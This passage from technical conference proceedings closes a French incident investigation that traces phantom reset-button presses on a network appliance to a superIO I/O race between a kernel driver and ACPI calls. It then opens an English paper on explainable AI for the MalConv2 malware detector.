L'estimation que cette action aboutisse est toutefois considérée comme suffisamment faible pour décider de mettre en avant d'autres actions lors du comité de pilotage de décembre 2023. Cette action ne sera jamais effectuée et ne nous aurait pas permis d'avancer dans nos investigations.

8 Instrumentations matérielles

La pression du bouton *reset factory* est constatée logiciellement, mais qu'en est-il du point de vue matériel ? Les premières propositions de mise hors circuit du bouton sont rejetées au profit d'une instrumentation du matériel ; et cette instrumentation permet de répondre à cette question.

8.1 Instrumentations électriques

Dans un premier temps, nous avons surveillé le signal électrique en provenance du bouton, pour voir s'il varie lorsqu'une pression de touche est

détectée logiciellement. Le problème n'étant reproductible qu'en production au *datacenter*, et non en laboratoire, il faut que la mesure des signaux se fasse de manière compatible avec les contraintes de la production. Tout d'abord, des fils ont été soudés sur les contacts du bouton, ainsi que sur l'entrée GPIO du composant superIO responsable de la lecture de l'état du bouton (la présence d'un circuit logique entre les deux signaux pouvant laisser planer un doute sur leur cohérence). Les deux signaux sont sortis du boitier de l'équipement réseau à l'aide de deux connecteurs BNC rajoutés en façade. Ils sont branchés à un numériseur picoScope 3000 contrôlé par un serveur de supervision. Le picoScope 3000 est un oscilloscope capable de numériser et d'envoyer les échantillons en flux continu via une interface USB3 [4]. Sur le serveur, un programme scrute chaque échantillon et journalise toute anomalie. La fréquence d'échantillonnage retenue est de 10 MHz, c'est-à-dire que ce système est capable de détecter des pressions dont la durée minimale est de 100 nanosecondes. Parallèlement, la tension d'alimentation du système est vérifiée indirectement, car le signal du bouton au repos est issu d'une résistance de *pull-up* branchée au rail d'alimentation à 3,3 volts. Toute variation de la tension d'alimentation de plus de 10% est journalisée.

Après quelques jours de fonctionnement en production, nous constatons que la surveillance des signaux électriques n'a détecté aucune anomalie (ni pression du bouton, ni changement du signal GPIO, ni excursion de tension d'alimentation) alors que le logiciel sur l'équipement réseau a détecté plusieurs pressions du bouton. Cela veut dire que les pressions de bouton n'ont pas de réalité physique, et sont donc causées par un problème logiciel ou interne aux composants du système.

8.2 Le mode de test en question

L'analyse de la *datasheet* du superIO nous apprend que les pins physiques utilisées pour gérer les boutons peuvent aussi jouer un rôle différent lorsque le composant est en mode de test. Le mode de test est un mode propriétaire, qui permet au fondeur du composant de vérifier son bon fonctionnement en sortie de la chaîne de production.

Si une pin spécifique de contrôle est mise à un certain état, alors un ensemble de pins (dont celles qui sont utilisées pour gérer les boutons sur notre carte mère) ne sont plus des GPIOs mais des ports de test (la *datasheet* ne donne pas plus d'informations sur ce mode, mais il est probable que ces pins forment alors un port JTAG).

Cette découverte troublante nous a amené à regarder attentivement si le mode de test pouvait être activé accidentellement sur le composant.

L'analyse de la carte mère montre qu'une résistance force bien la pin de contrôle dans l'état de désactivation du mode de test. Nous avons également vérifié avec un ohmmètre la continuité électrique du circuit, au cas où une soudure étais cassée, mais aucune anomalie n'a été constatée.

Nous pouvons donc considérer que le mode de test du superIO n'est probablement pas en cause.

8.3 Instrumentation du bus LPC

La valeur du GPIO est fournie par un composant appelé superIO, qui est un composant hautement intégré chargé d'implémenter, à lui tout seul, un grand nombre de fonctions annexes de l'architecture PC, notamment les ports série, parallèle, infrarouge, les contrôleurs clavier, souris, ventilateurs, etc. Ce composant est relié au CPU par un bus appelé LPC (pour *Low Pin Count*) [3] qui remplit fonctionnellement les fonctions du bus ISA (pour *Industry Standard Architecture*), mais en utilisant beaucoup moins de fils. En effet, le bus ISA est composé de 98 fils, alors que le bus LPC n'a besoin que de 7 fils plus 6 fils optionnels. L'utilisation d'un superIO et d'un bus LPC permet donc de simplifier énormément l'intégration des fonctions annexes de l'architecture PC sur une carte mère.

Ayant constaté que le GPIO ne varie pas électriquement, mais que le pilote noyau qui s'exécute sur le CPU détecte des changements de le GPIO, il nous a semblé pertinent de surveiller le bus LPC entre les deux composants afin de déterminer quelles informations y transitent.

Afin d'observer les communications sur le bus LPC il faut au minimum observer les signaux suivants :

- `LAD[3:0]` : quatre bits multiplexés qui peuvent, selon le contexte, encoder un quartet de données, d'adresse ou une commande ;
- `LFRAME` : un signal de contrôle qui délimite les trames échangées ;
- `LCLOCK` : le signal d'horloge à 33MHz, qui est la même horloge que celle du bus PCI ;
- `SERIRQ` : un signal d'interruption, qui encode le numéro d'interruption de manière sérielle.

Ces signaux sont relativement rapides (l'horloge étant à 33MHz), il est donc préférable que les fils soudés sur la carte mère pour les prélever (voir figure 16) soient les plus courts possibles (quelques dizaines de centimètres au plus) pour éviter de perturber le fonctionnement de l'équipement. Étant donné la configuration de l'équipement, le seul moyen de respecter cette règle est d'intégrer un analyseur logique au sein même de celui-ci, en y ajoutant une tôle en mezzanine permettant de coller un analyseur logique suffisamment petit. Nous avons utilisé un Saleae Logic Pro 16 [6], très

compact, et capable de transmettre en flux continu des signaux logiques échantillonnés à 100 MHz via une interface USB3, donc suffisamment vite pour notre besoin.




Fig. 16. Micro-soudures pour prélever les signaux LPC sur la carte mère. Pour donner une échelle à ces images réalisées avec un microscope, les fils soudés font 0,52 millimètres de diamètre.

Cependant, le diable étant dans les détails, la suite logicielle fournie avec la Saleae (Logic) n'est pas adaptée à notre besoin. En effet Logic est un logiciel conçu pour la capture de signaux de durée limitée, pour un usage de laboratoire. En revanche, nous avons besoin d'un logiciel capable de recevoir et décoder en flux continu les signaux LPC pendant plusieurs jours d'affilée, sans interruption, et sans action manuelle. Pour atteindre ce résultat, nous avons utilisé le projet Sigrok sous Linux, qui supporte partiellement le Logic Pro 16 en flux continu. Nous avons dû cependant patcher la librairie libsigrok, qui ne supporte nativement que l'échantillonnage à 50 MHz, pour y ajouter le support de l'échantillonnage à 100MHz. Ce mode est relativement instable, et déclenche de temps en temps des erreurs de synchronisation USB3 nécessitant le redémarrage de `sigrok-cli`. Nous avons développé un décodeur LPC spécifique, qui parse la sortie binaire brute de sigrok-cli. La ligne de commande est la suivante :

Listing 8: Commande `sigrok-cli` utilisée pour lire le bus LPC

```
sigrok-cli --driver saleae-logic-pro --channels
↪  0=LAD0,1=LAD1,2=LAD2,3=LAD3,4=CLK,5=IRQ,6=LF --config
↪  samplerate=100m --output-format binary --continuous | mbuffer
↪ -q | decoder/decoder $1
```

Le décodage des signaux numériques selon la spécification Intel [3] permet d'extraire, après réassemblages des quartets,[2] les transactions

[2] quartet : agrégat de 4 bits, équivalent à un demi-octet (*nibble* en anglais)

d'I/O qui circulent sur le bus LPC entre le CPU et le superIO. Une transaction I/O est simplement composée d'une direction (lecture ou écriture), une adresse (sur 16 bits) et une donnée (sur 8 bits) lue ou écrite. Elle correspond à l'exécution sur le CPU d'une instruction `IN` ou `OUT`.

À titre d'illustration, le chronogramme de la figure 17 décrit la lecture d'une adresse d'I/O. Les lignes de données `LAD[3:0]` sont maintenues à un niveau haut par des résistances de *pull-up*, et sont contrôlées alternativement par le CPU ou par le superIO. Le CPU, qui est le maître du bus LPC, est le seul à contrôler la ligne `LFRAME`, qui signale le début d'une transaction. Lorsque la transaction débute, les signaux `LAD[3:0]` sont utilisés par le CPU pour désigner la nature de la transaction (une lecture d'I/O), puis pour transmettre l'adresse de 16 bits à lire, quartet par quartet, le quartet de poids fort en premier (*Most Significant Nibble first*). Le CPU relâche alors le contrôle des lignes `LAD[3:0]` et après un délai déterminé (appelé TAR pour *Turn-Around*), c'est au tour du superIO de prendre le contrôle. Il écrit dans `LAD[3:0]` son état (prêt à répondre) puis la valeur lue de 8 bits. Bizarrerie du protocole, cette fois-ci la valeur est transmise avec le quartet de poids faible en premier (*Least Significant Nibble first*). Pour clore la transaction, une période de *Turn-Around* est appliquée pour que le CPU puisse disposer du bus pour la transaction suivante.




Fig. 17. Chronogramme des signaux du bus LPC lors de la lecture d'une I/O.

À partir de ces transactions, il est alors possible d'interpréter les signaux électriques à la lumière de la *datasheet* du superIO et des périphériques qu'il émule, qui décrivent tous les ports d'I/O et leurs fonctions.

9 Résolution

9.1 Analyse des transactions du bus LPC

L'analyse des transactions d'I/O (qui sont en réalité juste des `IN` et des `OUT` exécutés par le CPU) permet d'identifier, en fonction de l'adresse du port d'I/O, le périphérique qui est accédé. Ainsi, deux ports, `<PORT 1>` et `<PORT 2>`, servent à communiquer directement avec le superIO et à configurer ses registres internes. Ces registres permettent par exemple d'activer et de configurer l'adresse de base des périphériques *legacy* de la plateforme PC, par exemple les ports série. Une fois activés et configurés (par exemple, `UART1` est normalement configuré à l'adresse de base `0x03F8` sur un PC), les accès à ces périphériques se font généralement sur leurs ports respectifs, comme sur toute plateforme compatible PC (par exemple, `UART1` utilise 8 ports entre les adresses `0x03F8` et `0x3FFF`). Le cas des GPIOs utilisées pour la détection de pression du bouton est plus particulier : le superIO ne propose pas d'utiliser un périphérique virtuel, les GPIOs sont accédés directement via des registres internes au GPIO (donc via les ports `<PORT 1>` et `<PORT 2>`).

Une spécificité des superIOs est qu'ils contiennent une très grande quantité de registres configurables, mais ils doivent se faire discrets, car ils ne font théoriquement pas partie de la plateforme PC et risquent donc d'entrer en conflit d'adresse avec d'autres périphériques légitimes. Pour cette raison, ils utilisent un minimum d'adresses de port (en l'occurrence deux) et utilisent des procédures complexes d'accès, qui permettent d'une part d'éviter les accès accidentels qui seraient de nature à déconfigurer le superIO et les périphériques qu'il émule, et d'autre part de permettre l'accès à de nombreux registres par un double niveau de multiplexage : le périphérique logique (`PL`), et le numéro de registre (`NR`). Par convention, l'adresse `<PORT 1>` est réservée aux sélections de registres, et l'adresse `<PORT 2>` est réservée aux données.

Ainsi, l'accès au superIO est policé par une procédure d'ouverture et une procédure de fermeture, pour éviter les accès accidentels. L'ouverture se fait en écrivant deux fois une valeur spécifique (appelée `<KNOCK>`) sur le `<PORT 1>`, et la fermeture en écrivant la valeur `<CLOSE>` sur le `<PORT 1>`. Tout accès à `<PORT 1>` ou `<PORT 2>` est ignoré s'il n'est pas encadré par

ces procédures. Par exemple, la lecture d'un GPIO sur le superIO se fait par la séquence d'accès suivante :

Listing 9: Séquence d'accès pour une lecture sur le superIO

```
OUT PORT1 KNOCK // La valeur KNOCK doit être écrite deux fois pour
↪  "ouvrir" le superIO.
OUT PORT1 KNOCK
// Le superIO est "ouvert", aucun PL actif.
OUT PORT1 REG_SELECT_PL // REG_SELECT_PL est une valeur désignant
↪  le registre qui stocke le PL courant
OUT PORT2 PL_GPIO // Écriture de PL_GPIO dans le registre
↪  REG_SELECT_PL, PL_GPIO est le numéro de PL correspondant aux
↪  GPIOs
// Le PL actif est celui des GPIOs
OUT PORT1 REG_GPIO_VALUES // Le registre actif est celui qui
↪  contient les valeurs de GPIO, dans le contexte du PL GPIO
IN  PORT2 (=>0x00) // Lecture de la valeur du registre
↪  REG_GPIO_VALUES dans le contexte du PL GPIO (pas de bouton
↪  pressé)
OUT PORT1 CLOSE // La valeur CLOSE referme le superIO et
↪  réinitialise le contexte
```

Comme on peut le constater, les accès au superIO sont faits par une séquence d'I/O qui suivent un ordre précis et dépendent du suivi scrupuleux de l'état interne du composant.

Ainsi, les I/O sont capturées durant plusieurs jours, sur le système en production, y compris pendant des épisodes de pression anormale du bouton (la volumétrie totale de la capture est de 60 To de données brutes traitées en temps réel, converties en 13,6 millions d'I/O décodées). Un total 11 types de séquences d'I/O ont été cataloguées, correspondant à différents accès au superIO et aux périphériques (lecture de vitesse des ventilateurs, des températures, des adresses de base des UARTs et lecture et écriture de GPIOs (pour le bouton et pour les LEDs de façade)). Un logiciel de détection de motifs a été développé pour identifier et simplifier l'analyse des I/O brutes. À l'issue de ce filtrage, il apparait que les événements de pression anormale coïncident avec des séquences d'I/O qui ne correspondent pas aux 11 motifs habituels. Une analyse plus approfondie montre que ces événements exceptionnels sont en fait l'entrelacement de deux motifs connus, comme s'ils étaient exécutés parallèlement par deux cœurs de CPU (le processeur concerné étant effectivement multicœurs).

À titre d'exemple, la séquence d'I/O suivante a été observée :

Listing 10: Séquence d'I/O anormale observée sur le superIO

```
OUT PORT1 KNOCK //la valeur KNOCK doit être écrite deux fois pour "ouvrir" le superIO
OUT PORT1 KNOCK
//le superIO est "ouvert", aucun PL actif
OUT PORT1 REG_SELECT_PL //REG_SELECT_PL est une valeur désignant le registre qui stocke le PL courant
OUT PORT2 PL_GPIO // Écriture de PL_GPIO dans le registre REG_SELECT_PL, PL_GPIO est le numéro de PL correspondant aux GPIOs
//le PL actif est celui des GPIOs
OUT PORT1 REG_GPIO_VALUES //le registre actif est celui qui contient les valeurs de GPIO, dans le contexte du PL GPIO
OUT PORT1 KNOCK //une nouvelle procédure d'ouverture du superIO s'engage avant la fin de celle-ci
IN  PORT2 (=>0xFF) //la valeur KNOCK qui précède a écrasé le numéro du registre sélectionné dans le PL GPIO. La lecture donne donc un résultat erroné.
OUT PORT1 KNOCK // le second KNOCK s'intercale dans la séquence (sans effet particulier)
OUT PORT1 CLOSE //la valeur CLOSE referme le superIO et réinitialise le contexte
OUT PORT1 REG_SELECT_PL //la seconde procédure se poursuit en préparant la sélection du PL. Cet I/O (et les suivantes) est ignorée, car elle suit un CLOSE

// ... suite de la seconde procédure d'accès (sans effet)
```

Dans cet exemple, la lecture du GPIO a été perturbée par un accès concurrent qui a inséré un `KNOCK`, désélectionnant le registre avant sa lecture. Dans ces conditions, le bouton est considéré comme pressé par la routine de lecture. Le mystère est donc résolu !

D'autres types de conflits ont été constatés. Après avoir analysé manuellement ces conflits, nous en avons identifié deux types, avec les impacts suivants (les impacts dépendent de la manière dont s'entrelacent les deux accès concurrents) :

— Conflit entre la lecture GPIO et la lecture de la configuration de l'UART : pression fantôme du bouton, déconfiguration de l'adresse de base de l'UART (quelques fois par jour) ;
— Conflit entre la lecture de vitesse ventilateur et la lecture de la température : valeurs erronées de la température et de la vitesse ventilateur (toutes les 37 heures environ, sous la forme d'une rafale de plusieurs événements successifs).

Si l'on représente toutes les transactions d'I/O observées dans un diagramme temporel (figure 18), dont l'échelle horizontale est la minute (sur une durée de 24 heures) et l'échelle verticale est la seconde dans la minute, nous pouvons étudier ces transactions du point de vue temporel.




Fig. 18. Chronogramme des transactions d'I/O.

Nous y voyons cohabiter les différents types d'accès, chacun ayant son propre rythme :

— La lecture de la vitesse des ventilateurs est visible comme 6 traits horizontaux : 10 secondes précisément séparent deux occurrences successives ;
— La lecture de la température est visible comme 6 traits légèrement penchés : 10 secondes plus 750 microsecondes environ séparent deux occurrences successives ; probablement parce que le processus qui fait cette lecture utilise une boucle contenant un appel à une fonction d'attente de 10 secondes sans tenir compte de son temps d'exécution ;
— La lecture de la configuration de l'UART est visible comme un nuage horizontal de points : 60 seconde précisement séparent deux occurrences, plus une latence aléatoire de grande amplitude ;
— La lecture des GPIOs est très fréquente comparativement aux autres lectures (toutes les 0,5 secondes environ) et apparait comme une trame de fond qui couvre tout le diagramme ;
— Les conflits (transactions anormales) sont représentés par des carrés. On distingue les deux familles de conflits : en haut sur une ligne horizontale, les conflits entre la lecture de l'UART et la lecture des

GPIOs (ici, cinq conflits en 24 heures[3]) ; et, en bas sur une ligne verticale, les conflits entre la lecture de la vitesse des ventilateurs et la lecture de la température (ici, une rafale de trois conflits successifs à 10 secondes d'intervalle).

Nous soupçonnons que d'autres modes de conflits et d'autres effets sont possibles, mais leur rareté les rend difficiles à observer. Notons toutefois que certaines combinaisons de transactions d'I/O n'entrent apparemment pas en conflit (par exemple la lecture de GPIO et la lecture de température), probablement car le mécanisme qui déclenche régulièrement ces transactions les séquence correctement. Il est intéressant de noter qu'une rapide recherche internet montre que la perturbation sporadique des valeurs de température et de vitesse de ventilateurs est un phénomène épisodiquement rencontré sur d'autres plateformes PC radicalement différentes de l'équipement qui nous concerne (mais dont la cause est très probablement la même, car tous les systèmes modernes intègrent aujourd'hui un composant superIO).

9.2 La cause des conflits d'I/O

Reste à connaitre la cause de cette erreur de séquencement des accès concurrents au superIO. L'analyse du code de l'équipement révèle que, pour ce qui concerne les fausses pressions de bouton, les accès en conflit proviennent de deux origines distinctes :

— D'une part, un pilote noyau, développé par l'intégrateur de l'équipement, permettant d'accéder aux GPIOs du superIO ;

— D'autre part des appels ACPI.

ACPI (*Advanced Configuration and Power Interface*) est un standard ouvert introduit par Intel en 1996, qui propose, par l'intermédiaire de tables dans le BIOS, des méthodes d'accès au matériel sous la forme de scripts au format AML (*ACPI Machine Language*). Ces scripts sont interprétés par une implémentation de référence appelée ACPICA (*ACPI Component Architecture*), qui est intégrée au noyau des systèmes d'exploitation compatibles avec l'ACPI. Ainsi, dans le contexte des fonctions *plug'n'play* proposées par le BIOS ACPI, une méthode ACPI est proposée pour lire la configuration de l'UART. Cette méthode est un script qui réalise toute la séquence d'I/O adaptée au superIO installé sur la carte mère pour réaliser cette fonction.

[3] Un conflit n'aboutit pas nécessairement à une détection de pression de bouton : il faut que l'entrelacement des I/Os aboutisse à la corruption de la lecture du registre de GPIO du bouton.

Pour ce qui concerne les GPIOs, l'accès aux GPIOs ne fait pas partie des fonctionnalités standard de la plateforme PC, et n'est donc pas pris en charge par les tables ACPI du BIOS. En conséquence l'intégrateur a dû développer son propre pilote, qui accède directement au superIO.

Le conflit provient de l'absence de verrou logiciel (*mutex*) global qui serait apte à séquencer d'une part les accès par le pilote noyau, et d'autre part les accès ACPI. Lors de nos recherches nous n'avons pas identifié de mécanismes ou de guides très clairs dans les noyaux *opensource* qui permettraient d'éviter l'apparition d'un tel conflit avec l'ACPI, il reste donc à la charge du développeur de pilotes noyau de rester sur ses gardes et de veiller à ce que ses accès matériels ne puissent pas entrer en conflit avec l'exécution d'un script AML concernant le même matériel, par le composant ACPICA du noyau.

9.3 Mais pourquoi ça n'arrive qu'en production ?

À l'issue de ces constats, reste le principal mystère : pourquoi ce problème n'est-il pas reproductible en laboratoire, mais uniquement en production sur un emplacement précis ? Pourquoi n'a-t-il jamais été observé sur d'autres déploiements connus de cet équipement ?

La réponse a été trouvée chez les administrateurs système. En effet, suite à d'anciens déboires de températures, un script est exécuté à intervalle régulier (60 secondes), à distance, depuis une machine de supervision, uniquement sur la machine de production :

Listing 11: Commande à l'origine du phénomène

```
1 remote_execute "${host}" "sysctl -a | grep temperature" >
  ↪  "${output_file}"
```

La commande *sysctl -a* énumère tous les nœuds *sysctl*, dont fait partie la configuration des UARTs (d'où la lecture ACPI de leur adresse de base). L'appel de cette fonction déclenche donc des appels ACPI, qui sont source de conflits avec la lecture du GPIO. Ces appels ACPI sont déclenchés de manière asynchrone, depuis un autre processus que celui du démon chargé du polling de la pression de touche (donc potentiellement sur un autre cœur du processeur). Enfin, sur le chronogramme de la figure 18, on reconnaît bien ces accès à distance comme un "nuage" horizontal, avec une périodicité de 60 secondes et une très grande variabilité temporelle due à la latence réseau de l'accès à distance.

Le script a été modifié pour ne récupérer que l'information nécessaire (la température), et que *sysctl* ne sollicite plus de fonction ACPI. Cette modification a résolu le problème de pression de bouton fantôme :

Listing 12: Commande de remplacement qui a résolu le problème

```
remote_execute "${host}" "sysctl dev.cpu.0.temperature" >
↪  "${output_file}"
```

Notons toutefois que les conflits d'I/O entre la lecture de température et la lecture de la vitesse des ventilateurs restent présents, mais n'ont pas d'impact visible sur le fonctionnement de la machine (cette invisibilité explique pourquoi ce bogue n'a jamais été résolu).

Le soupçon de compromission s'est avéré incorrect, l'observation des I/O nous a permis d'expliquer tous les comportements observés, et de les attribuer à un bogue de synchronisation des accès I/O. Les bogues observés ont été notifiés au constructeur de l'équipement, `<VENDOR>`.

10 Conclusion

Cette investigation a éprouvé notre capacité à mener une enquête complexe sur le long terme en combinant les trois approches suivantes :

— caractériser les occurrences du phénomène dans le temps ;
— vérifier les hypothèses les plus pertinentes ;
— localiser au mieux le phénomène en effectuant les investigations depuis le bouton d'une part et depuis l'espace utilisateur d'autre part.

L'absence de résultat positif par rapport aux hypothèses émises, et la difficulté à identifier statistiquement les tendances temporelles de la durée et de la répétition du phénomène nous ont amené à poursuivre des investigations sur la localisation du phénomène, sans résultat probant. Cette démarche s'est traduite par un véritable criblage du mécanisme de réinitialisation (voir figures 1 et 19).

Sans hypothèse favorable, tout aspect inhabituel de ce système spécifique devint suspect et nous amena à explorer de nombreuses impasses (notamment des entrées de journaux relatifs à des erreurs).

Notre incapacité à reproduire le phénomène en dehors de la production et sa persistance en dépit des matériels remplacés nous a orientés à tort vers des pistes environnementales.

Cette incapacité a impliqué également de nombreuses contraintes :




Fig. 19. Fonctionnement du mécanisme de réinitialisation avec l'ensemble des points de vérifications effectuées sur celui-ci pour comprendre le phénomène observé, et indication par les traits en rouge des causes progressivement écartées du phénomène

— impossibilité de l'éditeur de travailler directement sur le phénomène ;
— limitation des actions physiques sur le matériel (le *datacenter* étant assez loin) ;
— prise en compte des besoins métier et des périodes de gel (notamment les JOP 2024) ;
— passage systématique par l'équipe responsable du matériel qui a ses propres contraintes.

Cette investigation au long court nous a également confrontés à une gestion particulière des données collectées : le script développé initialement pour vérifier uniquement la présence du phénomène est devenu progressivement un outil de statistique. Ceci a posé des problématiques de rigueur sur le format des informations, la capacité à identifier le démarrage du script et l'arrêt du système, le besoin d'identifier la version du script lancé et les éventuels paramètres associés.

Finalement, la résolution du problème viendra de l'instrumentation du bus LPC, opération extrêmement technique aux frontières du matériel et du logiciel, qui combine l'accès difficile aux signaux sur la carte mère, la vitesse élevée du bus (33 MHz) et la nécessité d'intégrer l'instrumentation dans un environnement de production en *datacenter*. Celui-ci permettra d'identifier un problème d'accès concurrent entre le pilote noyau du superIO et des appels ACPI déclenchés par `sysctl`. Chacun fait l'objet d'un *mutex* qui lui est propre, mais il n'y a pas de *mutex* d'ensemble. L'appel à `sysctl`

provenait d'un script de supervision déployé sur une partie du système d'information. Celui-ci ne se produisant que sur un unique *cluster* du fait que, dans le périmètre supervisé par le script, il était le seul équipement de ce type.

À postériori, il apparait que le biais malveillant que nous avions nous a amenés à nous concentrer sur les flux métier, notamment ceux circulant sur Internet, et à ignorer les flux d'infrastructures. Si la mise en place d'un environnement de test plus proche de la production nous permettait de reproduire le phénomène, il n'est pas certain que l'aspect supervision soit celui sur lequel nous nous serions concentrés sans avoir une bonne vision de son périmètre. Celui-ci ne contenait que des commandes habituelles et apparemment anodines.

Finalement, cette investigation nous aura forcés à mettre de côté nos croyances et à effectuer des tests dichotomiques sans préjuger du résultat.

Références

1. F5OEO. rpitx. `https://github.com/F5OEO/rpitx`.
2. LANDAU H. Advendure in reverse engineering broadcom nic firmware. Technical report, december 2023. `https://www.devever.net/~hl/ortega-37c3/ortega-37c3-handout.pdf`.
3. Intel. Intel low pin count (lpc) interface specification. Technical report, 2002. `https://www.intel.com/content/dam/www/program/design/us/en/documents/low-pin-count-interface-specification.pdf`.
4. pico Technology. Picoscope 3000. `https://www.picotech.com/download/datasheets/PicoScope3000DDMSOSeries DataSheet-fr.pdf`.
5. R. L. PLACKETT and J. P. BURMAN. The design of optimum multifactorial experiments. *Biometrika*, 33(4) :305–325, 06 1946. `https://doi.org/10.1093/biomet/33.4.305`.
6. Saleae. Logic pro 16. `https://www.saleae.com/fr/products/saleae-logic-pro-16`.

From Black Box to Clear Insights: Explainable AI in Malware Detection with MalConv2

Adrien Laigle, Marie Salmon and Anthony Chesneau
adrien.laigle@glimps.re
marie.salmon@glimps.re
anthony.chesneau@glimps.re

GLIMPS

Abstract. Artificial Intelligence (AI) is transforming cybersecurity, especially in malware detection and classification. Despite their advancements, AI models are frequently perceived as "black boxes" due to their complexity. The growing field of Explainable AI (XAI) addresses this by making AI models more understandable and compliant with evolving regulations. This work focuses on the application of XAI techniques to the MalConv2 model, a domain-specific model for malware detection. By revealing critical insights into how the MalConv2 model operates, this research improves transparency and offers valuable details about its functionality. To ease such analysis, we release an IDA plugin which runs MalConv2 on a file and extracts its important offsets and ranked functions. The provided insights clarify the model's decision-making process, empowering cybersecurity analysts to assess and mitigate threats more effectively. This work underscores the significance of transparency in AI systems, illustrating how improved understanding can enhance AI-driven cybersecurity efforts.

1 Introduction

The increasing presence of Artificial Intelligence (AI) in our daily lives has led to significant advancements in diverse domains, including cybersecurity [4]. Machine Learning and Deep Learning models have become essential tools for many companies and researchers, particularly in malware detection and classification, [1,15,17,18]. However, these complex models are often criticized for being "black boxes", making it challenging to understand and interpret their decision-making processes. Consequently, the research field of Explainable AI (XAI) has emerged [8, 38], driven by the need to comply with emerging AI rules and regulations at both European and global levels [10]. Explainable AI helps users understand the internal operations of AI models, facilitating comprehension of model predictions, identifying potential areas of enhancement, and enabling more informed decision-making.

In this context, we explore the role of explainability in malware detection using a specialized deep learning model known as MalConv2 [29]. This model leverages Convolutional Neural Networks (CNNs) to analyze raw files and detect malicious patterns.

Detection and classification of malware based on raw bytes have been applied for several years. Among the various models created, the MalConv2 model [29] shows good results. This model is based on the original MalConv [28] model but shows significant improvements in memory efficiency and scalability. This model family also has the advantage to be applied to many file structures and architectures.

While detecting malware directly from raw bytes removes the need for expensive feature engineering, it makes it harder to interpret the decision. Some XAI techniques were already applied to the initial MalConv model [5], but provide global insights on the decision (i.e. at the file section level). Our work aims to explain the model's prediction evolution at a finer granularity: function offsets. The contributions of our work are the following:

1. We provide a local explainability process to explain an effective malware detection model (MalConv2) at a new level: function offsets. To do so, we train the model only on the executable part of the binary. We demonstrate the effectiveness of our approach to identify functions related to malicious behavior, without increasing inference time (see Sections 4.6 and 6).
2. In addition, we conducted a comparative study of various explainability methods in Section 5, including SHAP-values [22], LIME [30], Integrated Gradients [34] and DeepLIFT [33]. We concluded that DeepLIFT is the most efficient and pertinent algorithm for this model architecture and application.
3. Finally, to integrate the explainability capabilities into a practical analysis workflow, we developed an IDA Pro plugin using IDAPython functionality. Details on this plugin are given in Section 4.7.

2 Related work

The field of explainable malware analysis is expanding. While various studies exist on this topic [23], many focus on application domains different from ours, such as network traffic [37] or DNS [26] analysis. Several works are also related to other file types, such as Android [7].

As for studies related to our field and file types, they mainly use XAI techniques to identify evasion techniques, such as in the study [19],

which explored the impact of realistic adversarial attacks on PE malware detectors like MalConv and LGBM. They utilized SHAP to explain how these attacks alter model decisions by shifting feature importance.

